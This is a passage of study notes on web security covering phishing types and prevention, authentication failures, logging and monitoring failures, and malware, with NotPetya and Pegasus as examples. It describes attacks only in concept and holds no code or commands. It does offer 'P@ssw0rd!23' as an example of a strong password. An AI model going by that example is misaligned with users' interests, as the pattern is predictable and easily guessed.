3. **Whaling:** A type of spear phishing attack that targets high-profile individuals, such as executives or celebrities. The attacker may use social engineering techniques to gain the victim's trust and persuade them to disclose sensitive information.
4. **Spoofing:** Involves creating a fake website to get someone to share their personal information.

5. **Angler Phishing:** This type of phishing involves using social media platforms, like Twitter or Facebook, to distribute fraudulent content, such as fake news or ads, to trick victims into clicking on malicious links.

6. **Voice Phishing (Vishing):** A type of phishing attack that uses phone calls or voicemail messages to trick victims into providing sensitive information, such as credit card numbers or login credentials.

7. **Email Phishing:** An attacker sends an email that appears to be from a legitimate organization, such as a bank or social media platform. The email contains a link to a fake website where the victim is prompted to enter their login credentials or other personal information.

8. **Clone Phishing:** An attacker creates a fake copy of a legitimate email that the victim has already received. The attacker then sends the fake email, which appears to be from the same sender as the original email, but with a malicious link or attachment.

9. **Calendar Phishing:** Calendar phishing involves sending fake calendar invites that appear to be from a legitimate source, but contain malicious links or requests for personal information.

10. **In-Session Phishing:** This type of phishing involves intercepting a legitimate user session, such as when a user is logged into an online account, and using that session to make fraudulent transactions or steal sensitive information.

11. **Page Hijacking:** In page hijacking, an attacker takes control of a legitimate website or webpage and alters the content to trick victims into entering their personal or sensitive information, often through fake pop-up windows or login screens.

Techniques of Phishing:

1. **Link Manipulation:** This technique involves manipulating a link in an email or message to redirect the victim to a fake website where they are prompted to enter their personal information. For example, an attacker may create a link that appears to be for a legitimate website, but actually leads to a fake site designed to steal the victim's information.

2. **Filter Evasion:** Filter evasion is a technique used by attackers to bypass security filters and spam blockers in order to deliver phishing emails to a victim's inbox. This may involve using variations of known spam keywords or inserting invisible characters in the email.

3. **Social Engineering:** Social engineering is a technique used by attackers to manipulate human behavior and persuade victims to take a specific action, such as clicking on a link or entering personal information. This may involve impersonating a trusted authority, creating a sense of urgency, or exploiting the victim's emotions to gain their trust and cooperation.

Impact:

1. **Identity theft:** If a phishing attacker is able to obtain your personal information, they can use it for identity theft, which can have serious and long-lasting consequences.
2. **Financial loss:** Phishing attacks can result in financial losses if an attacker is able to obtain your credit card or banking information.
3. **Reputation damage:** If an attacker is able to gain access to your email or social media accounts, they can use them to send fraudulent messages or posts, which can damage your reputation.
4. **Malware infections**: In some cases, phishing attacks may involve the installation of malware on your device, which can give attackers access to your personal files and data.

5. **Disruption of business operations:** Phishing attacks on businesses can result in lost productivity, financial losses, and damage to the organization's reputation.
6. **Legal and regulatory consequences:** Organizations that fail to protect their customers' personal information can face legal and regulatory consequences, such as fines and lawsuits.

These are just a few of the potential impacts of a successful phishing attack. It's important to take steps to prevent phishing attacks and protect your personal information online.

Prevention:

1. **Be cautious of emails or messages asking for personal information:** Legitimate organizations will never ask you to provide sensitive information through email or messages. Be wary of any email or message that asks you to provide personal information, such as login credentials, social security numbers, or credit card numbers.
2. **Verify the authenticity of requests:** If you receive an email or message that appears to be from a legitimate organization, take the time to verify the authenticity of the request before providing any personal information. You can do this by calling the organization or visiting their website directly (rather than clicking on a link provided in the email or message).
3. **Use strong passwords and two-factor authentication:** Always use strong passwords that are difficult to guess, and enable two-factor authentication whenever possible. This can help prevent attackers from gaining access to your accounts even if they obtain your login credentials.
4. **Install anti-virus software:** Install anti-virus software on your devices and keep it up to date to protect against malware and other malicious software.

5. **Keep your software up to date:** Make sure to regularly update your operating system and other software to ensure that you have the latest security patches and updates.
6. **Use caution when clicking on links:** Be cautious when clicking on links in emails or messages, especially if they appear to be suspicious or unfamiliar. Hover your mouse over the link to see the destination URL before clicking on it.

By following these tips and being vigilant about online security, you can help protect yourself from phishing attacks and other forms of cybercrime.

Identification and Authentication Failures

Definition:

Identification and authentication failures occur when a system or application fails to properly identify or authenticate users attempting to access it. Identification refers to the process of identifying who the user is, while authentication refers to the process of verifying that the user is who they claim to be.

Description:

Identification failures occur when a user is unable to present a valid identity to the system. This could happen if the user forgets their username or email address, or if they enter it incorrectly. It can also occur if there is a problem with the system, such as a malfunctioning database or network outage.

Authentication failures can occur when the system is unable to verify the identity of the user. This could happen if the user provides an incorrect password or other credential, or if the system is unable to connect to the authentication server and in some cases by security breach.

Reasons Behind Identification and Authentication Failures

1. **User Error:** This is when the user makes a mistake when entering their login credentials or other identifying information, such as mistyping their password or forgetting their username.
2. **Weak Passwords:** Weak passwords are easy to guess or crack, which makes them vulnerable to brute force attacks. Users may also reuse the same password across multiple accounts, which increases the risk of a security breach.

3. **System Error:** System errors can occur due to software bugs, network issues, or hardware failures, which can cause authentication failures or prevent users from accessing their accounts.
4. **Malicious Attacks:** Malicious attacks, such as phishing, spear phishing, or social engineering, can trick users into providing their login credentials or other sensitive information. Attackers may also use techniques such as brute force attacks, password spraying, or credential stuffing to gain access to accounts.
5. **Expired Credentials:** When a user's authentication credentials, such as passwords or security tokens, expire, they can no longer access their accounts until they reset their credentials. This can occur due to policy requirements or system settings.
6. **Lack of multi-factor authentication (MFA):** MFA is an important security measure that adds an extra layer of protection beyond just a username and password. If MFA is not enabled, it can be easier for an attacker to gain unauthorized access.
7. **Outdated or unsupported software:** Old or unsupported software can have security vulnerabilities that can be exploited by attackers.

Types of Identification & Authentication Failure:

1. **Invalid Credentials**: This type of failure occurs when the user enters incorrect login credentials, such as a wrong username or password.
2. **Expired Credentials:** This type of failure occurs when the user's login credentials have expired and need to be renewed. This is often the case in organizations where passwords need to be changed regularly.
3. **Locked Accounts:** This type of failure occurs when the user's account has been locked due to too many failed login attempts or other security policies.

4. **System or Network Issues:** System or network issues, such as server downtime or network congestion, can prevent users from being able to authenticate.
5. **Session Timeouts:** This occurs when the user's session expires due to inactivity or other reasons, requiring them to re-authenticate to continue accessing the system.
6. **Identity Theft:** This occurs when an attacker steals the user's identity, such as their username and password, and uses it to gain unauthorized access to the system.
7. **False positives:** This occurs when an authentication system incorrectly identifies a legitimate user as unauthorized, denying them access to the system or resources.
8. **False negatives:** This occurs when an authentication system incorrectly identifies an unauthorized user as legitimate, granting them access to the system or resources.

7,8 → no need that much

Example:

Ex-1 :

You're in the public library. You're reading books. Then at the end, instead of logging out of the computer, you accidentally closed the browser tab and walked away. Here comes someone else, they sit down, they steal that session and start to use that to impersonate you. Well, that session didn't have proper session timeouts. As a result, session hijacking took place. It can be regarded as identity theft irrespective of the motive. This is a very common scenario of identification and authentication failures.

Ex-2 :

A hacker has been able to access a password database from a hacker forum. Since the system uses a weak hashing algorithm, it can be easily exploited. The hacker uses credential stuffing tools to test different pairs of passwords from the database. Suddenly 'website C' has the password matched with the testing item. The login is successful. The account is hacked.

Impact:

1. **Credential Stuffing:** This is a type of attack where an attacker uses previously stolen credentials to attempt to gain access to other systems or accounts. This attack is effective because many users reuse the same credential combinations across multiple sites.
2. **Brute Force Attacks:** In this type of attack, an attacker attempts to guess a user's login credentials by repeatedly trying different combinations of usernames and passwords until they gain access. A system with weak passwords is most likely vulnerable to brute force attacks.
3. **Session Fixation:** Session fixation attacks involve tricking a user into using a predetermined session ID set by the attacker, which allows the attacker to gain unauthorized access to the user's account or perform actions on their behalf.
4. **Replay Attack:** In this type of attack, an attacker intercepts and replays a user's authentication credentials to gain unauthorized access to a system or resource.
5. **Man-in-the-middle attack:** In this type of attack, an attacker intercepts and alters communication between two parties, such as a user and a server.
6. **Session Identifier Exposed in the URL:** When the session ID is included in the URL, the attacker can sniff the network, access web history information or read the network logs, and obtain a user's session ID. Then, the attacker can use it to impersonate a valid user and attack the network. This can

result in identification and authentication failures if the user's session is compromised.

7. **DOS Attack:** A DOS (Denial of Service) attack can result in identification and authentication failures by overwhelming a system or network, preventing users from being able to authenticate.

All of these attacks can lead to identification and authentication failures if proper security measures are not in place to prevent them.

Prevention:

1. **Use strong passwords:** Strong passwords are harder for hackers to guess or brute force. For example, instead of using a common password like "password123", you can use a combination of uppercase and lowercase letters, numbers, and symbols like "P@ssw0rd!23".
2. **Enable two-factor authentication:** Two-factor authentication adds an extra layer of security by requiring a user to provide a second form of identification, such as a fingerprint or code generated by an app, in addition to a password. For example, when you try to log in to your bank account from a new device, you might be prompted to enter a code that was sent to your phone.
3. **Using CAPTCHA:** CAPTCHA is a security measure that tests whether a user is a human or a bot. It presents a challenge that only humans can easily solve, such as identifying pictures with a specific object in them. For example, when you create a new account on a website, you might be required to solve a CAPTCHA to prove that you're not a bot.
4. **Regularly update passwords:** Regularly changing your passwords makes it harder for attackers to gain access to your accounts if they have already obtained your old password. For example, you might change your password every three months.

5. **Avoid sharing credentials:** Sharing your login credentials with others makes it easier for attackers to gain unauthorized access to your accounts. For example, you might avoid sharing your login information with a friend who wants to use your Netflix account.

6. **Secure your network:** Securing your network with a firewall and keeping your software up to date can prevent hackers from gaining access to your devices and stealing your credentials. For example, you might install a firewall on your home router to prevent unauthorized access to your devices.

7. **Use reputable services:** Using reputable and trusted services that follow proper security protocols can help prevent identity and authentication failures. For example, you might use a well-known and established email provider instead of an unknown one.

8. **Be aware of phishing attacks:** Phishing attacks are designed to trick users into giving up their credentials. For example, you might double-check the sender of an email before clicking on a link or providing your login information.

9. **Securing Password Data Stores:** Properly securing password data stores, such as using strong encryption and hashing algorithms, can prevent attackers from obtaining user credentials in case of a data breach. For example, a company might use a secure password manager to store user passwords instead of keeping them in plain text.

Security Logging and Monitoring Failures

Description

Logging and **Monitoring** provide raw data that helps to identify possible threats. This happens when the system administration looks deeply into the data and identifies unusual patterns. These processes act as pillars that are the foundation for a robust security framework.
In case of security incidents or data loss in a system, logging and monitoring help find the actual cause for any failure. However, sometimes it isn't possible to dig deeper into the problem and track things because there are no monitoring logs.

Importance of logging and monitoring systems

It's essential to have functional logging and monitoring systems, as they provide logs and information to give timely alerts to the system if any malfunction or error occurs. This protects the system from further damage.

However, these issues don't frequently cause any vulnerability. Logging and monitoring become especially important in tracing back when the system shows any abnormal behavior. Their failure or absence highly impacts transparency, visibility, and incident alerting.

If the system doesn't maintain any logging mechanism, or these mechanisms fail, there is no audit trail for events and security analysis. Therefore, attackers can keep damaging our system because their identity and method of attacking cannot be easily determined.

The illustration below shows how logs help identify the patterns. The illustration also provides information for system improvement and maintenance.




Fig: How logging and monitoring help identify patterns for a system


Vulnerabilities and threats of these failures

- There is no logging for login and failed attempts.
- Vulnerable to information leakage by making logging and alerting events visible to a user or an attacker *(Broken Access Control).*
- Weak monitoring systems are unable to detect suspicious or alarming future situations.
- In the case of locally stored logs, if a server fails, these logs become unavailable.
- Monitoring and logging are not protected for integrity. Therefore, anyone can corrupt the data to give a false alarm.
- We might be unable to find any insight or useful information due to vague and broken logs.

Impact (Threats faced due to poor logging and monitoring)

- Botnet attacks
- DNS attacks
- Insider threats
- Malware traffic
- Ransomware attacks
- Advanced persistent threats

Security Logging and Monitoring Attack Scenario



Types of Security Logging and Monitoring Failures

1. **Data Collection Failures:** This occurs when the organization's security logging systems do not collect the required data or do not collect enough data to be effective in detecting security events.
2. **Correlation Failures:** This occurs when the system fails to correlate data from different sources to identify potential security events.
3. **System Configuration Failures:** This occurs when the security monitoring system is not properly configured, resulting in missed security events.
4. **Performance Failures:** This occurs when the system is unable to process the volume of data it receives, resulting in missed security events.
5. **Analysis Failures:** This occurs when the security analysts fail to detect security events due to lack of expertise or human error.

6. **Response Failures:** This occurs when the security team fails to respond to security events in a timely and effective manner.

Prevention

- Ensure all login, access control, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts and held for enough time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that log management solutions can easily consume.
- Ensure log data is encoded correctly to prevent injections or attacks on the logging or monitoring systems.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Ensure that the monitoring and logging system alerts in real time. Alerting and alarming the system after the damage has been done is not beneficial.
- Establish or adopt an incident response and recovery plan.

Malware

Definition:

A malware is a set of instructions that run on your computer and make your system do something that an attacker wants it to do.

What does malware do?

1. Steal sensitive information, such as passwords, credit card numbers, personal data.
2. Install additional malicious software on the infected system.
3. Modify or delete files, programs, or system configurations.
4. Use the infected system to send spam or launch attacks on other systems.
5. Encrypt or lock files and demand a ransom for their release.
6. Slow down or crash the infected system or network.

Examples of malware attacks:

Example 1:

NotPetya was a large-scale ransomware attack that took place in June 2017. It initially spread through Ukrainian accounting software, but quickly spread globally to affect many large corporations, causing significant financial damage.

NotPetya used multiple methods to infect systems and spread rapidly, including using a known vulnerability in Microsoft Windows and compromising the update mechanism of a popular Ukrainian tax software. Once a system was infected, NotPetya encrypted the hard drive and demanded a ransom in Bitcoin in exchange for the decryption key. However, many security experts believe that the attack was intended to cause disruption rather than financial gain.

Example 2:

Pegasus is a type of spyware developed by an Israeli cybersecurity firm, NSO Group. It is designed to infiltrate mobile phones and remotely monitor activity, including calls, messages, and GPS location. Pegasus can also activate the camera and microphone on the device, allowing the attacker to record audio and take pictures without the user's knowledge.

The Pegasus attack is typically carried out through a phishing message that encourages the user to click on a link, which installs the spyware on their device. The attack is sophisticated and difficult to detect, and it has been used against journalists, activists, and political opponents around the world.

Pegasus has raised concerns about the potential for governments and other entities to use advanced surveillance tools to infringe on individuals' privacy and freedom of expression.

What are the types of malware?

1. **Trojan:** Trojans are not self-replicating meaning that the user has to take action and actively click on the file for the malicious software to execute. When users click on the .exe file, the program installs on the device, enabling attackers to use it to complete additional objectives, like, creating backdoor access to the device, keylogging etc.
2. **Virus:** Self-replicating malicious code that typically spreads when an infected software or document is transferred from one computer to another. Once executed, data and files may be - encrypted, corrupted, deleted, moved, exfiltrated.
3. **Spyware:** Spyware is the Jason Bourne of the malware world. It can monitor a user's browsing habits, track keystrokes, capture screenshots, record audio or video, and transmit this information to a remote server.

4. **Ransomware:** The type of malware that encrypts a user's files or locks a user out of their device, demanding payment in exchange for restoring access. Typically spreads through phishing emails, infected software downloads, or unpatched vulnerabilities. It can have significant financial impacts, with some victims paying even thousands of dollars in ransom to regain access to their files or devices.
5. **Worm:** Self-replicating type of malware that consumes significant amounts of network bandwidth and processing power.

How do malware infections happen?

1. Phishing
2. Malicious websites
3. Exploiting vulnerabilities
4. Malicious insider
5. Infected media (USB port, pendrive)

How to detect malware?

1. Use of antivirus or antimalware
2. Use of IDS(Intrusion detection system) and IPS(Intrusion prevention system)
3. Check symptoms like slow performance, crash down, unusual popup box or error messages
4. Monitor traffic for detecting anomalies
5. Use file analyze tools to analyze suspicious files

How to remove malware?

1. Disconnect from the internet
2. Enter safe mode
3. Scan for malware
4. Delete any suspicious files
5. Clear your browser cache
6. Restore from backup
7. Update your operating system and softwares

Impacts of Malware:

1. **Personal Impact:** Theft of personal information, identity theft, financial losses, and loss of privacy.
2. **Business Impact:** Disrupting operations, causing financial losses, and damaging reputation.
3. **Societal Impact:** Disruptions in critical infrastructure, public services, and emergency response systems.
4. **National Security Impact:** Targeting government agencies, military operations, and critical infrastructure.
5. **Health care Impact:** Compromising patient data, disrupting hospital operations, and endangering patient safety.
6. **Environmental Impact:** Target critical infrastructure that controls waste management and water treatment systems.

How to prevent malware attacks?

1. Install and update Anti-Malware software
2. Keep your operating system and software Up-to-Date
3. Use strong passwords
4. Be cautious when opening email attachments and clicking links
5. Use a Firewall
6. Educate yourself and your employees